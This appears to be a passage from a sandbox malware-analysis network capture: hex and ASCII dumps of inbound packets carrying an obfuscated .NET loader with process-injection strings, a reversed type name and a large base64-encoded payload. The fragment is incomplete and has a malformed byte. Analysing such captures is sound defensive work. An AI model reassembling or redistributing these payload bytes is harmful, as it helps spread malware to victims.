2021-12-01 09:04:36 UTC	12	IN	Data Raw: 72 6f 73 6f 66 74 2e 43 53 68 61 72 70 2e 52 75 6e 74 69 6d 65 42 69 6e 64 65 72 00 4d 69 63 72 6f 73 6f 66 74 2e 43 53 68 61 72 70 00 43 6f 6e 76 65 72 74 00 43 61 6c 6c 53 69 74 65 42 69 6e 64 65 72 00 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 43 6f 6d 70 69 6c 65 72 53 65 72 76 69 63 65 73 00 53 79 73 74 65 6d 2e 43 6f 72 65 00 43 53 68 61 72 70 42 69 6e 64 65 72 46 6c 61 67 73 00 43 61 6c 6c 53 69 74 65 60 31 00 46 75 6e 63 60 33 00 43 61 6c 6c 53 69 74 65 00 43 72 65 61 74 65 00 54 61 72 67 65 74 00 54 6f 43 68 61 72 41 72 72 61 79 00 43 68 61 72 00 56 65 72 69 66 79 49 6e 66 6f 00 67 65 74 5f 4c 65 6e 67 74 68 00 46 72 6f 6d 42 61 73 65 36 34 43 68 61 72 41 72 72 61 79 00 45 6e 63 6f 64 69 6e 67 00 53 79 73 74 65 6d 2e 54 65 78 74 00 67 65 74 5f Data Ascii: rosoft.CSharp.RuntimeBinderMicrosoft.CSharpConvertCallSiteBinderSystem.Runtime.CompilerServicesSystem.CoreCSharpBinderFlagsCallSite`1Func`3CallSiteCreateTargetToCharArrayCharVerifyInfoget_LengthFromBase64CharArrayEncodingSystem.Textget_
2021-12-01 09:04:36 UTC	13	IN	Data Raw: 48 61 6e 64 6c 65 73 00 64 77 43 72 65 61 74 69 6f 6e 46 6c 61 67 73 00 6c 70 45 6e 76 69 72 6f 6e 6d 65 6e 74 00 6c 70 43 75 72 72 65 6e 74 44 69 72 65 63 74 6f 72 79 00 6c 70 53 74 61 72 74 75 70 49 6e 66 6f 00 6c 70 50 72 6f 63 65 73 72 65 64 61 6f 4c 72 65 6e 67 69 73 65 44 6e 6f 69 74 61 7a 69 6c 61 69 72 65 53 6e 67 69 73 65 44 6c 65 64 6f 4d 74 6e 65 6e 6f 70 6d 6f 43 6d 65 74 73 79 53 32 39 34 31 38 00 68 4e 65 77 54 6f 6b 65 6e 00 68 54 68 72 65 61 64 00 70 43 6f 6e 74 65 78 74 00 76 00 69 76 6b 00 66 69 72 73 74 00 76 69 73 00 50 72 6f 63 65 73 73 48 61 6e 64 6c 65 00 42 61 73 65 41 64 64 72 65 73 73 00 5a 65 72 6f 42 69 74 73 00 52 65 67 69 6f 6e 53 69 7a 65 00 41 6c 6c 6f 63 61 74 69 6f 6e 54 79 70 65 00 50 72 6f 74 65 63 74 00 69 74 65 6d 00 Data Ascii: HandlesdwCreationFlagslpEnvironmentlpCurrentDirectorylpStartupInfolpProcesredaoLrengiseDnoitazilaireSngiseDledoMtnenopmoCmetsyS29418hNewTokenhThreadpContextvivkfirstvisProcessHandleBaseAddressZeroBitsRegionSizeAllocationTypeProtectitem
2021-12-01 09:04:36 UTC	15	IN	Data Raw: 4f 00 43 00 54 00 55 00 33 00 55 00 67 00 3d 00 3d 00 00 41 49 00 39 00 39 00 37 00 31 00 54 00 6f 00 68 00 50 00 67 00 64 00 41 00 4d 00 6c 00 55 00 41 00 43 00 54 00 45 00 63 00 43 00 55 00 41 00 73 00 41 00 77 00 56 00 57 00 50 00 6d 00 77 00 3d 00 00 59 4a 00 39 00 39 00 37 00 31 00 67 00 77 00 39 00 4d 00 41 00 63 00 65 00 59 00 41 00 38 00 74 00 43 00 53 00 6b 00 56 00 4d 00 53 00 6f 00 47 00 50 00 7a 00 77 00 4a 00 50 00 54 00 30 00 2b 00 66 00 52 00 30 00 44 00 42 00 31 00 6c 00 47 00 58 00 77 00 3d 00 3d 00 00 61 4a 00 39 00 39 00 37 00 31 00 67 00 77 00 39 00 4a 00 41 00 63 00 30 00 4b 00 52 00 45 00 58 00 66 00 54 00 56 00 56 00 4d 00 53 00 51 00 34 00 48 00 77 00 55 00 4c 00 49 00 57 00 41 00 2b 00 47 00 54 00 63 00 39 00 50 00 7a 00 78 00 44 Data Ascii: OCTU3Ug==AI9971TohPgdAMlUACTEcCUAsAwVWPmw=YJ9971gw9MAceYA8tCSkVMSoGPzwJPT0+fR0DB1lGXw==aJ9971gw9JAc0KREXfTVVMSQ4HwULIWA+GTc9PzxD

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	16	IN	Data Raw: 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 15 01 54 02 10 53 6b 69 70 56 65 72 69 66 69 63 61 74 69 6f 6e 01 08 b7 7a 5c 56 19 34 e0 89 05 00 01 01 1d 0e 04 20 01 01 0e 03 00 00 0a 03 00 00 01 08 00 02 01 12 80 8c 1d 1c 05 15 12 21 01 02 05 20 02 01 1c 18 04 20 00 13 00 03 20 00 01 04 06 12 80 8c 03 20 00 02 2b 07 16 02 0f 11 70 0f 11 78 0e 18 18 12 34 11 80 84 11 6c 12 34 11 80 88 18 0a 0b 1d 05 09 11 6c 0f 05 45 1d 05 07 0f 11 80 80 08 02 06 18 05 00 01 18 0f 01 04 00 01 08 1c 04 00 01 18 0a 04 0a 01 12 4c 03 00 00 0e 05 00 02 02 18 18 04 0a 01 12 44 04 0a 01 12 48 04 00 01 01 08 04 0a 01 12 3c 04 0a 01 12 58 04 0a 01 12 5c 04 0a 01 12 40 03 20 00 0a 06 00 01 12 51 11 55 05 00 01 08 12 51 04 0a 01 12 50 04 00 01 18 08 08 00 04 01 1d 05 Data Ascii: ken=b77a5c561934e089TSkipVerificationz\V4 ! +px4l4lELDH<X\@ QUQP
2021-12-01 09:04:36 UTC	17	IN	Data Raw: 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 34 04 01 00 00 00 0c 01 00 03 00 00 00 02 00 00 00 00 00 09 20 02 01 11 80 e1 11 80 e5 56 00 39 00 39 00 37 00 31 00 46 00 5a 00 78 00 55 00 55 00 46 00 42 00 54 00 55 00 46 00 42 00 51 00 55 00 46 00 46 00 51 00 55 00 46 00 42 00 51 00 53 00 38 00 76 00 4f 00 45 00 46 00 42 00 54 00 47 00 64 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 52 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 Data Ascii: .NET Framework 4 V9971FZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
2021-12-01 09:04:36 UTC	19	IN	Data Raw: 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 7a 00 55 00 77 00 57 00 6c 00 68 00 6f 00 4d 00 45 00 46 00 42 00 51 00 55 00 46 00 77 00 53 00 56 00 6c 00 43 00 51 00 55 00 46 00 42 00 5a 00 30 00 46 00 42 00 51 00 55 00 46 00 70 00 51 00 55 00 56 00 42 00 51 00 55 00 46 00 52 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 30 00 46 00 42 00 51 00 55 00 64 00 42 00 64 00 57 00 4e 00 75 00 54 00 6e 00 6c 00 5a 00 64 00 30 00 46 00 42 00 51 00 55 00 35 00 52 00 52 00 55 00 46 00 42 00 51 00 55 00 46 00 33 00 51 00 55 00 56 00 42 00 51 00 55 00 46 00 6e 00 51 00 55 00 46 00 42 00 51 00 30 00 31 00 42 00 55 00 55 00 46 00 42 00 51 00 55 00 Data Ascii: BQUFBQUFBQzUwWlhoMEFBQUFwSVlCQUFBZ0FBQUFpQUVBQUFRQUFBQUFBQUFBQUFBQUFBQ0FBQUdBdWNuTnlZd0FBQU5RRUFBQUF3QUVBQUFnQUFBQ01BUUFBQU
2021-12-01 09:04:36 UTC	20	IN	Data Raw: 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 Data Ascii: BQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUF
2021-12-01 09:04:36 UTC	21	IN	Data Raw: 00 55 00 55 00 46 00 48 00 59 00 33 00 68 00 76 00 51 00 55 00 46 00 42 00 62 00 32 00 78 00 6e 00 55 00 47 00 4e 00 42 00 51 00 55 00 46 00 52 00 62 00 30 00 46 00 52 00 51 00 55 00 46 00 4c 00 4d 00 6a 00 68 00 6a 00 51 00 55 00 46 00 42 00 53 00 30 00 4e 00 36 00 61 00 55 00 5a 00 42 00 5a 00 30 00 46 00 42 00 51 00 6a 00 49 00 34 00 5a 00 45 00 46 00 42 00 51 00 55 00 74 00 47 00 65 00 47 00 4e 00 61 00 61 00 6c 00 5a 00 6e 00 51 00 55 00 46 00 42 00 52 00 57 00 78 00 47 00 62 00 6b 00 6c 00 43 00 51 00 55 00 46 00 43 00 64 00 32 00 4e 00 73 00 61 00 30 00 46 00 42 00 53 00 45 00 49 00 72 00 53 00 47 00 64 00 42 00 51 00 55 00 4e 00 70 00 5a 00 32 00 5a 00 42 00 51 00 55 00 46 00 4c 00 62 00 32 00 6c 00 56 00 57 00 47 00 4e 00 75 00 52 00 55 00 46 00 Data Ascii: UUFHY3hvQUFBb2xnUGNBQUFRb0FRQUFLMjhjQUFBS0N6aUZBZ0FBQjI4ZEFBQUtGeGNaalZnQUFBRWxGbklCQUFCd2Nsa0FBSEIrSGdBQUNpZ2ZBQUFLb2lVWGNuRUF
2021-12-01 09:04:36 UTC	23	IN	Data Raw: 52 00 55 00 64 00 69 00 65 00 55 00 6c 00 43 00 51 00 55 00 46 00 5a 00 55 00 6b 00 4a 00 53 00 52 00 55 00 68 00 69 00 65 00 56 00 46 00 43 00 51 00 55 00 46 00 5a 00 55 00 6b 00 4a 00 53 00 52 00 55 00 55 00 76 00 5a 00 32 00 4a 00 5a 00 51 00 56 00 46 00 42 00 52 00 32 00 4e 00 35 00 64 00 30 00 46 00 42 00 51 00 58 00 41 00 72 00 4b 00 30 00 46 00 42 00 51 00 55 00 4a 00 44 00 56 00 58 00 52 00 47 00 65 00 56 00 6f 00 72 00 4f 00 57 00 64 00 42 00 51 00 55 00 4a 00 51 00 4e 00 45 00 63 00 7a 00 64 00 30 00 56 00 42 00 51 00 6d 00 35 00 4e 00 64 00 45 00 46 00 42 00 51 00 55 00 74 00 4b 00 57 00 55 00 51 00 30 00 51 00 55 00 46 00 42 00 52 00 55 00 74 00 42 00 53 00 55 00 46 00 42 00 51 00 33 00 52 00 32 00 53 00 6d 00 64 00 46 00 51 00 55 00 4a 00 6f Data Ascii: RUdieUlCQUFZUkJSRUhieVFCQUFZUkJSRUUvZ2JZQVFBR2N5d0FBQXArK0FBQUJDVXRGeVorOWdBQUJQNEczd0VBQm5NdEFBQUtKWUQ0QUFBRUtBSUFBQ3R2SmdFQUJo
2021-12-01 09:04:36 UTC	24	IN	Data Raw: 00 55 00 46 00 4e 00 5a 00 30 00 4e 00 42 00 51 00 55 00 46 00 4c 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 52 00 30 00 46 00 42 00 51 00 55 00 46 00 36 00 5a 00 30 00 6c 00 42 00 51 00 55 00 35 00 52 00 51 00 30 00 46 00 42 00 51 00 55 00 52 00 42 00 51 00 55 00 46 00 42 00 51 00 32 00 64 00 42 00 51 00 55 00 46 00 53 00 63 00 33 00 64 00 43 00 51 00 55 00 4a 00 6e 00 51 00 56 00 46 00 42 00 51 00 55 00 46 00 6e 00 51 00 55 00 46 00 46 00 57 00 45 00 30 00 79 00 51 00 55 00 46 00 42 00 53 00 30 00 4e 00 6e 00 53 00 57 00 5a 00 44 00 62 00 7a 00 46 00 68 00 51 00 55 00 46 00 42 00 51 00 6b 00 70 00 6b 00 52 00 46 00 70 00 42 00 51 00 55 00 46 00 46 00 53 00 30 00 52 00 6a 00 Data Ascii: UFNZ0NBQUFLQUFBQUFBQUFBQUFBQUFBR0FBQUF6Z0lBQU5RQ0FBQURBQUFBQ2dBQUFSc3dCQUJnQVFBQUFnQUFFWE0yQUFBS0NnSWZDbzFhQUFBQkpkRFpBQUFFS0Rj
2021-12-01 09:04:36 UTC	25	IN	Data Raw: 79 00 38 00 76 00 4c 00 7a 00 4e 00 6e 00 54 00 57 00 30 00 7a 00 5a 00 30 00 52 00 6c 00 51 00 58 00 6c 00 69 00 5a 00 55 00 46 00 42 00 57 00 58 00 46 00 44 00 55 00 33 00 42 00 43 00 57 00 6b 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 52 00 7a 00 68 00 42 00 51 00 55 00 46 00 43 00 52 00 6b 00 46 00 42 00 51 00 55 00 46 00 30 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 4e 00 51 00 55 00 46 00 42 00 51 00 56 00 42 00 42 00 51 00 55 00 46 00 43 00 51 00 57 00 64 00 42 00 51 00 55 00 46 00 48 00 4f 00 45 00 46 00 42 00 51 00 55 00 4a 00 4c 00 51 00 55 00 46 00 42 00 51 00 58 00 56 00 52 00 51 00 55 00 46 00 42 00 52 00 32 00 39 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 Data Ascii: y8vLzNnTW0zZ0RlQXliZUFBWXFDU3BCWkFBQUFBQUFBRzhBQUFCRkFBQUF0QUFBQUFNQUFBQVBBQUFCQWdBQUFHOEFBQUJLQUFBQXVRQUFBR29BQUFBQUFBQUFBQ
2021-12-01 09:04:36 UTC	27	IN	Data Raw: 00 56 00 47 00 53 00 48 00 64 00 74 00 54 00 6c 00 64 00 6e 00 51 00 55 00 46 00 42 00 55 00 31 00 68 00 52 00 4d 00 58 00 64 00 42 00 51 00 55 00 4a 00 44 00 5a 00 7a 00 4e 00 42 00 51 00 55 00 46 00 4c 00 59 00 33 00 70 00 6e 00 51 00 55 00 46 00 42 00 63 00 48 00 5a 00 79 00 55 00 55 00 46 00 42 00 51 00 6d 00 35 00 4a 00 4c 00 30 00 46 00 6e 00 51 00 6e 00 64 00 69 00 65 00 56 00 56 00 42 00 51 00 55 00 46 00 77 00 64 00 6b 00 39 00 42 00 52 00 55 00 46 00 43 00 61 00 45 00 56 00 49 00 52 00 56 00 46 00 52 00 55 00 6b 00 4a 00 53 00 4f 00 45 00 78 00 71 00 56 00 6d 00 39 00 42 00 51 00 55 00 46 00 46 00 62 00 44 00 42 00 4d 00 4f 00 45 00 46 00 42 00 51 00 56 00 46 00 76 00 54 00 6e 00 64 00 42 00 51 00 55 00 4e 00 75 00 54 00 54 00 52 00 42 00 51 00 Data Ascii: VGSHdtTldnQUFBU1hRMXdBQUJDZzNBQUFLY3pnQUFBcHZyUUFBQm5JL0FnQndieVVBQUFwdk9BRUFCaEVIRVFRUkJSOExxqVm9BQUFFbDBMOEFBQVFvTndBQUNuTTRBQ

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	28	IN	Data Raw: 4e 00 42 00 51 00 55 00 45 00 35 00 51 00 57 00 64 00 42 00 51 00 55 00 46 00 33 00 51 00 55 00 46 00 42 00 51 00 54 00 68 00 42 00 51 00 55 00 46 00 46 00 59 00 6b 00 31 00 42 00 57 00 55 00 46 00 54 00 5a 00 30 00 56 00 42 00 51 00 55 00 46 00 52 00 51 00 55 00 46 00 43 00 52 00 6e 00 70 00 53 00 5a 00 30 00 46 00 42 00 51 00 32 00 64 00 76 00 51 00 30 00 68 00 76 00 4d 00 57 00 46 00 42 00 51 00 55 00 46 00 43 00 53 00 6d 00 52 00 45 00 55 00 45 00 46 00 42 00 51 00 55 00 56 00 4c 00 52 00 47 00 4e 00 42 00 51 00 55 00 46 00 77 00 65 00 6b 00 39 00 42 00 51 00 55 00 46 00 44 00 61 00 57 00 63 00 31 00 51 00 55 00 46 00 42 00 53 00 30 00 4e 00 33 00 59 00 32 00 39 00 50 00 5a 00 30 00 46 00 42 00 51 00 32 00 6b 00 77 00 53 00 45 00 4a 00 6e 00 4d 00 32 Data Ascii: NBQUE5QWdBQUF3QUFBQThBQUFFYk1BWUFTZ0VBQUFRQUFCRnpSZ0FBQ2dvQ0hvMWFBQU FCSmREUEFBQUVLRGNBQUFwek9BQUFDaWc1QUFBS0N3Y29PZ0FBQ2kwSEJnM2
2021-12-01 09:04:36 UTC	29	IN	Data Raw: 00 42 00 52 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 54 00 31 00 46 00 42 00 51 00 55 00 46 00 42 00 56 00 55 00 4a 00 42 00 51 00 55 00 45 00 72 00 51 00 56 00 46 00 42 00 51 00 55 00 46 00 33 00 51 00 55 00 46 00 42 00 51 00 54 00 68 00 42 00 51 00 55 00 46 00 46 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 43 00 5a 00 30 00 46 00 42 00 51 00 55 00 51 00 77 00 51 00 6b 00 46 00 42 00 51 00 6b 00 52 00 42 00 55 00 55 00 46 00 42 00 51 00 58 00 64 00 42 00 51 00 55 00 46 00 42 00 4f 00 45 00 46 00 42 00 51 00 55 00 56 00 69 00 54 00 55 00 46 00 56 00 51 00 55 00 56 00 42 00 52 00 55 00 46 00 42 00 51 00 56 00 56 00 42 00 51 00 55 00 4a 00 47 00 65 00 6c 00 4e 00 42 00 51 00 55 00 46 00 44 00 5a 00 32 00 39 00 44 00 53 00 47 00 38 00 78 00 59 00 55 00 Data Ascii: BRUFBQUFBT1FBQUFBVUJBQUErQVFBQUF3QUFBQThBQUFFQUFBQUFCZ0FBQUQwQkFBQkR BUUFBQXdBQUFBOEFBQUViTUFVQUVBRUFBQVVBQUJGelNBQUFDZ29DSG8xYU
2021-12-01 09:04:36 UTC	31	IN	Data Raw: 46 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 43 00 5a 00 30 00 46 00 42 00 51 00 55 00 46 00 4e 00 51 00 6b 00 46 00 42 00 51 00 55 00 70 00 42 00 55 00 55 00 46 00 42 00 51 00 58 00 64 00 42 00 51 00 55 00 46 00 42 00 4f 00 45 00 46 00 42 00 51 00 55 00 56 00 69 00 54 00 55 00 46 00 4e 00 51 00 56 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 56 00 6c 00 42 00 51 00 55 00 4a 00 47 00 4b 00 30 00 68 00 6e 00 51 00 55 00 46 00 44 00 5a 00 32 00 39 00 44 00 52 00 6d 00 30 00 34 00 62 00 6b 00 46 00 42 00 51 00 55 00 74 00 49 00 4d 00 31 00 6c 00 36 00 52 00 32 00 64 00 4a 00 57 00 47 00 4a 00 35 00 59 00 30 00 46 00 42 00 51 00 57 00 39 00 6d 00 54 00 56 00 52 00 4e 00 55 00 45 00 46 00 35 00 61 00 45 00 78 00 42 00 51 00 55 00 46 00 4c 00 51 00 57 00 6c Data Ascii: FQUFBQUFCZ0FBQUFNQkFBQUpBUUFBQXdBQUFBOEFBQUViTUFNQVFBQUFBQVlBQUJGK0h nQUFDZ29DRm04bkFBQUtIM1l6R2dJWGJ5Y0FBQW9mTVRNUEF5aExBQUFLQWl
2021-12-01 09:04:36 UTC	32	IN	Data Raw: 00 51 00 32 00 64 00 7a 00 53 00 45 00 74 00 45 00 62 00 30 00 46 00 42 00 51 00 57 00 39 00 7a 00 52 00 33 00 64 00 6a 00 62 00 33 00 6c 00 6e 00 51 00 55 00 46 00 43 00 61 00 57 00 64 00 4a 00 51 00 55 00 46 00 42 00 63 00 6d 00 49 00 35 00 52 00 55 00 4a 00 42 00 51 00 56 00 70 00 32 00 4d 00 55 00 46 00 46 00 51 00 55 00 4a 00 6e 00 63 00 6d 00 56 00 42 00 65 00 57 00 4a 00 6c 00 51 00 55 00 34 00 30 00 52 00 45 00 70 00 30 00 4e 00 45 00 46 00 43 00 61 00 57 00 39 00 42 00 51 00 55 00 46 00 43 00 51 00 6b 00 35 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 7a 00 51 00 6b 00 46 00 42 00 51 00 56 00 6c 00 42 00 51 00 55 00 46 00 42 00 53 00 58 00 64 00 46 00 51 00 55 00 46 00 42 00 54 00 55 00 46 00 42 00 51 00 55 00 46 00 Data Ascii: Q2dzSEtEb0FBQW9zR3djb3lnQUFCaWdJQUFBcmI5RUJBQVp2MUFFQUJncmVBeWJlQU40REp0NEFCaW 9BQUFCQk5BQUFBQUFBQUFzQkFBQVlBQUFBSXdFQUFBTUFBQUF
2021-12-01 09:04:36 UTC	33	IN	Data Raw: 59 00 6a 00 46 00 72 00 51 00 55 00 46 00 42 00 63 00 48 00 5a 00 58 00 64 00 30 00 46 00 42 00 51 00 32 00 64 00 33 00 63 00 6c 00 42 00 42 00 61 00 48 00 5a 00 45 00 64 00 30 00 46 00 42 00 51 00 32 00 35 00 52 00 57 00 45 00 46 00 42 00 51 00 55 00 4a 00 4c 00 51 00 58 00 4e 00 42 00 51 00 55 00 46 00 5a 00 54 00 6b 00 4e 00 58 00 4f 00 0 55 00 6c 00 42 00 55 00 55 00 46 00 48 00 59 00 32 00 6c 00 7a 00 51 00 30 00 46 00 49 00 51 00 57 00 39 00 51 00 55 00 55 00 46 00 42 00 51 00 32 00 6c 00 33 00 57 00 6b 00 4e 00 58 00 4f 00 55 00 6c 00 42 00 55 00 55 00 46 00 48 00 59 00 32 00 6c 00 7a 00 51 00 30 00 46 00 49 00 51 00 57 00 39 00 51 00 55 00 55 00 46 00 42 00 51 00 32 00 6c 00 33 00 53 00 45 00 4a 00 6e 00 62 00 48 00 5a 00 51 00 5a 00 30 00 46 00 42 Data Ascii: YjFrQUFBcHZXd0FBQ2d3clBBaHZEd0FBQ25RWEFBQUJLQXNBQUFZTkNXOUlBUUFHY2lzQ0FIQW9QUU FBQ2l3WkNXOUlBUUFHY2lzQ0FIQW9QUUFBQ2l3SEJnbHZQZ0FB
2021-12-01 09:04:36 UTC	34	IN	Data Raw: 00 57 00 64 00 48 00 59 00 6a 00 42 00 6e 00 51 00 6b 00 46 00 42 00 57 00 58 00 4a 00 43 00 57 00 45 00 6c 00 79 00 51 00 57 00 64 00 43 00 64 00 32 00 49 00 77 00 61 00 30 00 4a 00 42 00 51 00 56 00 6c 00 48 00 51 00 6d 00 30 00 35 00 53 00 30 00 46 00 52 00 51 00 55 00 64 00 4c 00 51 00 31 00 6c 00 42 00 51 00 55 00 46 00 76 00 64 00 45 00 4e 00 42 00 57 00 6e 00 5a 00 54 00 5a 00 30 00 56 00 42 00 51 00 6d 00 6c 00 7a 00 52 00 6d 00 4e 00 70 00 63 00 30 00 4e 00 42 00 53 00 45 00 4a 00 32 00 55 00 33 00 64 00 46 00 51 00 55 00 4a 00 6e 00 57 00 55 00 64 00 69 00 4d 00 48 00 64 00 43 00 51 00 55 00 46 00 5a 00 62 00 30 00 70 00 6e 00 51 00 55 00 46 00 44 00 61 00 54 00 42 00 4a 00 51 00 6d 00 30 00 35 00 54 00 55 00 46 00 52 00 51 00 55 00 64 00 4c 00 Data Ascii: WdHYjBnQkFBWXJCWElyQWdCd2Iwa0JBQVlHQm05S0FRQUdLQ1lBQUFvdENBWnZTZ0VBQmlzRmNpc0N BSEJ2U3dFQUJnWUdiMHdCQUFZb0pnQUFDaTBJQm05TUFRQUdL
2021-12-01 09:04:36 UTC	36	IN	Data Raw: 55 00 4a 00 42 00 51 00 56 00 6c 00 73 00 52 00 56 00 46 00 53 00 65 00 6c 00 70 00 42 00 51 00 55 00 46 00 44 00 62 00 54 00 6c 00 73 00 51 00 55 00 46 00 42 00 53 00 32 00 4a 00 35 00 55 00 55 00 4a 00 42 00 51 00 56 00 6c 00 73 00 52 00 56 00 46 00 52 00 62 00 30 00 52 00 6e 00 51 00 55 00 46 00 43 00 62 00 6b 00 35 00 74 00 51 00 55 00 46 00 42 00 53 00 32 00 4a 00 35 00 64 00 30 00 4a 00 42 00 51 00 56 00 6c 00 73 00 59 00 33 00 70 00 5a 00 51 00 55 00 46 00 42 00 63 00 48 00 5a 00 4b 00 5a 00 30 00 56 00 42 00 51 00 6d 00 6c 00 57 00 65 00 6c 00 4a 00 6e 00 51 00 55 00 46 00 44 00 62 00 54 00 68 00 76 00 51 00 56 00 46 00 42 00 52 00 57 00 6b 00 6c 00 42 00 51 00 55 00 46 00 4c 00 59 00 6e 00 6c 00 76 00 51 00 6b 00 46 00 42 00 57 Data Ascii: UJBQVlsRVFSelpBQUFDbTlsQUFBS2J5UUJBQVlsRVFRb0RnQUFCbk5tQUFBS2J5d0JBQVlsY3pZQUF BcHZKZ0VBQmlWelJnQUFDbThvQVFBR0pYTklBQUFLYnlvQkFBW
2021-12-01 09:04:36 UTC	37	IN	Data Raw: 00 4e 00 70 00 5a 00 32 00 5a 00 42 00 51 00 55 00 46 00 4c 00 59 00 6a 00 59 00 77 00 51 00 55 00 46 00 42 00 57 00 6e 00 5a 00 50 00 64 00 30 00 46 00 42 00 51 00 32 00 35 00 4e 00 64 00 30 00 46 00 52 00 51 00 55 00 64 00 46 00 64 00 31 00 6c 00 53 00 51 00 6d 00 64 00 6e 00 55 00 6b 00 4a 00 43 00 63 00 55 00 35 00 58 00 5a 00 30 00 46 00 42 00 51 00 56 00 4e 00 59 00 55 00 54 00 5a 00 33 00 51 00 55 00 46 00 43 00 51 00 32 00 63 00 7a 00 51 00 55 00 46 00 42 00 53 00 32 00 4e 00 36 00 5a 00 30 00 46 00 42 00 51 00 58 00 42 00 32 00 63 00 6c 00 46 00 42 00 51 00 55 00 4a 00 74 00 4f 00 44 00 64 00 42 00 51 00 55 00 46 00 4c 00 59 00 6e 00 70 00 4a 00 51 00 6b 00 46 00 42 00 57 00 56 00 4a 00 43 00 5a 00 32 00 64 00 53 00 51 00 6b 00 4a 00 78 00 54 00 Data Ascii: NpZ2ZBQUFLYjYwQUFBWnZPd0FBQ25Nd0FRQUdFd1lSQmdnUkJCcU5XZ0FBQVNYUTZ3QU FCQ2czQUFBS2N6Z0FBQXB2clFBQUJtODdBQUFLYnpJQkFBWVJCZ2dSQkJxT
2021-12-01 09:04:36 UTC	39	IN	Data Raw: 64 00 42 00 51 00 55 00 46 00 53 00 63 00 33 00 64 00 43 00 55 00 55 00 4a 00 36 00 51 00 55 00 46 00 42 00 51 00 55 00 52 00 6e 00 51 00 55 00 46 00 46 00 57 00 44 00 52 00 6c 00 51 00 55 00 46 00 42 00 53 00 30 00 4e 00 6e 00 53 00 57 00 5a 00 44 00 62 00 7a 00 46 00 68 00 51 00 55 00 46 00 42 00 51 00 6b 00 70 00 6b 00 51 00 32 00 39 00 42 00 51 00 55 00 46 00 46 00 53 00 30 00 52 00 6a 00 51 00 55 00 46 00 42 00 63 00 48 00 70 00 50 00 51 00 55 00 46 00 46 00 59 00 32 00 6c 00 6c 00 51 00 55 00 46 00 42 00 32 00 53 00 30 00 4e 00 46 00 42 00 51 00 55 00 74 00 6d 00 61 00 44 00 52 00 42 00 51 00 55 00 46 00 77 00 64 00 6b 00 68 00 33 00 51 00 55 00 46 00 44 00 61 00 45 00 46 00 42 00 51 00 57 00 68 00 6c 00 54 00 6c 00 64 00 6e 00 51 00 55 00 46 00 42 00 55 00 31 00 56 00 58 00 53 00 44 Data Ascii: dBQUFSc3dCUUJ6QUFBQURnQUFFWDRlQUFBS0NnSWZDbzFhQUFBQkpkQ29BQUFFS0RjQU FBcHpPQUFBQ2loakFBQUtmaDRBQUFwdkh3QUFDaEFBQWhlTldnQUFBU1VXSD

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	40	IN	Data Raw: 00 76 00 51 00 55 00 46 00 42 00 53 00 30 00 78 00 52 00 59 00 30 00 64 00 45 00 54 00 6a 00 4a 00 6a 00 51 00 56 00 46 00 42 00 51 00 55 00 4a 00 34 00 4f 00 46 00 6c 00 71 00 56 00 6d 00 39 00 42 00 51 00 55 00 46 00 46 00 62 00 44 00 42 00 50 00 62 00 30 00 46 00 42 00 51 00 56 00 46 00 76 00 54 00 6e 00 64 00 42 00 51 00 55 00 4e 00 75 00 54 00 54 00 52 00 42 00 51 00 55 00 46 00 4c 00 59 00 33 00 5a 00 7a 00 52 00 45 00 46 00 49 00 51 00 69 00 74 00 49 00 5a 00 30 00 46 00 42 00 51 00 32 00 6c 00 6e 00 5a 00 6b 00 46 00 42 00 51 00 55 00 74 00 69 00 4d 00 6d 00 74 00 42 00 51 00 55 00 46 00 76 00 54 00 6b 00 5a 00 6f 00 54 00 55 00 56 00 50 00 52 00 6c 00 6c 00 43 00 51 00 55 00 46 00 42 00 53 00 6b 00 56 00 52 00 55 00 32 00 46 00 69 00 4d 00 6d 00 Data Ascii: vQUFBS0xRY0dETjJjQVFBQUJ4OFlqVm9BQUFFbDBPb0FBQVFvTndBQUNuTTRBQUFLY3ZzREFIQitlZ0FBQ2lnZkFBQUtiMmtBQUFvTkZoTUVPRllCQUFBSkVRU2FiMm
